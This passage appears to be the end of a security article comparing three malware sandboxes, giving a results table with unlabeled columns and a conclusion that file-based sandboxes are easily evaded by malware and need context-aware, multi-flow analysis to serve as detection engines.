Sandbox 1	No	No	No	Yes	No	Yes	Yes
SandBox2	Yes	No	No	Yes	No	Yes	Yes
Sandbox 3	Got Stuck	Yes	No	Yes	No	Yes	Yes

Table 1: Sandbox comparison

CONCLUSION-

In today's threat landscape, file-based sandboxes are no silver bullet against sophisticated attackers. Malware can easily detect whether it is running in an off-the-shelf virtual environment and constrains its behavior accordingly. File based sandboxes provide activity report and not the classification of malware. They can definitely be used a good research tool, however they will require lot more to go as a malware detection engine. Detecting these threats requires a more comprehensive approach. Advanced attacks are stateful; understanding the context of the attack via multi-flow analysis can help to fill in the gap. VM environments must be more sophisticated than mere sandboxes. Advanced correlation between set of events is required to capture the behavior of the advanced threat.